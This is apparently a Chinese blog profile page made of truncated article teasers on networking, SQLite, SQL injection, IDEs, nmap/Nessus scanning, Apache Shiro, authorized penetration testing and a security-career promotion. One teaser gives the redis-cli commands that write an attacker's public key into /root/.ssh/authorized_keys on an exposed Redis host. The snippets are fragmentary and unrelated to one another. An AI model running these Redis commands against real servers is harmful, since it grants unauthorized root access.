


- @weixin_57543652


简介
该用户还未填写简介
擅长的技术栈
可提供的服务
暂无可提供的服务
它不需要提前建立连接,直接发送数据,传输效率高,但不保证数据一定能到达目的地,也不保证数据的顺序和完整性,常用于对实时性要求高但对数据准确性要求相对较低的场景,如视频直播、在线游戏等。计算机网络,简单来说,就是将分散的、具有独立功能的多台计算机,通过通信设备与线路连接起来,以功能完善的网络软件(如网络协议、网络操作系统等)实现资源共享和信息传递的系统。它可以根据数据包的 MAC 地址,将数据包准确

SQLite:轻量高效的嵌入式数据库解决方案 SQLite作为一款轻量级、开源的SQL数据库引擎,凭借其简单易用、高可靠性和跨平台特性,成为众多应用的首选数据库方案。相比MySQL等服务器端数据库,SQLite更适合本地数据存储,尤其适用于嵌入式设备、低流量网站、数据分析和临时数据库等场景。 主要特点: 单文件存储,无需服务器管理 支持标准SQL语法 文件格式稳定,承诺兼容至2050年 支持多种操

SQL 注入(SQL Injection)是一种常见的网络攻击手段,攻击者通过在 Web 应用程序的输入字段中插入恶意 SQL 代码,欺骗后台数据库执行非授权的 SQL 语句。SQL 注入可以用于获取、篡改或删除数据库中的数据,甚至可以用于执行系统命令,导致数据泄露、数据破坏或服务器被控制等严重后果。**对用户输入验证不足:**当 Web 应用程序没有正确验证用户输入时,攻击者可以在输入字段中插入
3.将公钥写入目标机器的authorized_keys 文件* cat foo | redis-cli -h 12.34.56.78 -x set crackit* redis-cli -h 12.34.56.78* config set dir /root/.ssh/* config get dir* config set dbfilename "authorized_keys"执行程序在/tm
what集成开发环境)是含代码编辑器、关键词高亮、智能感应、智能纠错、格式美化、版本管理等功能于一身的"高级代码编辑器"每个 IT 工程师都要有自己顺手的 IDE,它是我们的武器要理解无论使用什么 IDE 编写出来的代码,本质上都是 “白底黑字” 的,都是 “纯文字” 的。

(1)扫描某个网段内存活的主机,可以使用御剑高速端口扫描器的ip范围查找,扫描端口的同时还能顺便将存活的ip地址查出来(2)扫描主机开放的端口和服务,这个的话就更建议使用namp了,虽然慢了点,但是信息多,更准确(3)扫描主机的操作系统和版本号,这个也是使用nmap,当然,也可以使用nessus(4)扫描主机可能存在的已知漏洞,namp+nessus(5)常用工具:NMap、Nessus等。
Apache Shiro是一个强大且易用的Java安全框架,执行身份验证、授权、密码和会话管理。使用Shiro的易于理解的API,您可以快速、轻松地获得任何应用程序,从最小的移动应用程序到最大的网络和企业应用程序序列化就是为了传输遍历,把一个对象类型的数据转换成字符串进行传输;

渗透测试就是模拟真实黑客的攻击手法对目标网站或主机进行全面的安全评估,与黑客攻击不一样的是,渗透测试的目的是尽可能多地发现安全漏洞,而真实黑客攻击只要发现一处入侵点即可以进入目标系统。一名优秀的渗透测试工程师也可以认为是一个厉害的黑客,也可以被称呼为白帽子。一定要注意的是,在进行渗透测试前,需要获得目标客户的授权,如果未获得授权,千万不要对目标系统进行渗透测试,后果请查看《网络安全法》。同时要有良

渗透测试介绍渗透测试就是模拟攻击者入侵系统,对系统进行一步步地渗透,发现系统的脆弱环节和隐藏风险。最后形成测试报告提供给系统所有者。系统所有者可根据该测试报告对系统进行加固,提升系统的安全性,防止真正的攻击者入侵。渗透测试的前提一定是得经过系统所有者的授权!未经过授权的渗透测试,就是违法行为!渗透测试意义信息安全评估的重要方法,有利于掌握系统整体安全强度。模拟黑客攻击和思维,评估计算机潜在风险。发

【专科生转行网络安全逆袭之路】通信专业专科生毕业后从事低技术含量的服务器维护工作,意识到职业危机后决心转行网络安全。初期自学遇到瓶颈,后花费9000元报名360合作网安实战班系统学习。半年后成功转型,在老家找到9K的网络安全工程师工作,实现薪资翻倍。作者分享全套学习资料(视频教程、面试题、电子书等)帮助想入行者少走弯路。(149字)
